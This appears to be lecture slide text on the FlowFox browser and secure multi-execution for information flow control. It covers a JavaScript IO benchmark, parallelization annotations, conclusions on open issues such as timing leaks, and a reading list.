
IO Benchmark

```
1 for (var i = 0; i < 100; ++i) {
2   var test = 0;
3   for (var j = 0; j < 10000; ++j) {
4     test += j;
5   }
6   if (i % 10 == 0) {
7     var hi_in = hi_input();
8     var lo_in = lo_input();
9     lo_output("#" + i + ". lo_in: '"
10      + lo_in + "'. hi_in is: '"
11      + hi_in + "'");
12     hi_output("#" + i + ". hi_in: '"
13      + hi_in + "'. lo_in is: '"
14      + lo_in + "'");
15   }
16 }
```

Microbenchmark results



Sidenote: parallel scheduling may even speed up execution!




Automatic parallelization

```
1 for (var i = 0; i < 100; ++i) {
2   var test = 0;
3   for (var j = 0; j < 10000; ++j) {
4     test += j;
5   }
6   if (i % 10 == 0) {
7     var hi_in = hi_input(); ← Latency
8     var lo_in = lo_input(); ← Latency
9     lo_output("#" + i + ". lo_in: '" ← Latency
10      + lo_in + "'. hi_in is: '"
11      + hi_in + "'");
12     hi_output("#" + i + ". hi_in: '" ← Latency
13      + hi_in + "'. lo_in is: '"
14      + lo_in + "'");
15   }
16 }
```

Automatic parallelization

```
1 for (var i = 0; i < 100; ++i) {
2   var test = 0;
3   for (var j = 0; j < 10000; ++j) {
4     test += j;
5   }
6   if (i % 10 == 0) {
7     var hi_in = hi_input(); ← L Skip H Latency
8     var lo_in = lo_input(); ← Latency Reuse
9     lo_output("#" + i + ". lo_in: '" ← Latency Skip
10      + lo_in + "'. hi_in is: '"
11      + hi_in + "'");
12     hi_output("#" + i + ". hi_in: '" ← Skip Latency
13      + hi_in + "'. lo_in is: '"
14      + lo_in + "'");
15   }
16 }
```

Macrobenchmark results



The FlowFox browser

- Introduction
- Design of FlowFox
- Formal model and properties
- Experimental evaluation
 - Compatibility
 - Performance
- ➔ • Conclusions

Conclusions

- It works! 😊
 - Secure
 - Compatible
 - Reasonably performant
- BUT many issues remain:
 - Compatibility (precision) depends on the policy
 - Timing leaks still possible
 - No support for declassification (yet 😊)
 - Policies are non-trivial to write

Recommended reading

- Dominique Devriese, Frank Piessens, Non-interference through secure multi-execution, IEEE Oakland 2010
- Nataliia Bielova, et al., Reactive non-interference for a browser model, NSS 2011
- Thomas H. Austin, Cormac Flanagan, Multiple Facets for Dynamic Information Flow, POPL 2012
- Willem De Groef, et al., FlowFox: a web browser with flexible and precise information flow control, CCS 2012
- Willard Rafnsson , Andrei Sabelfeld, Secure Multi-Execution: Fine-grained, Declassification-aware, and Transparent, CSF 2013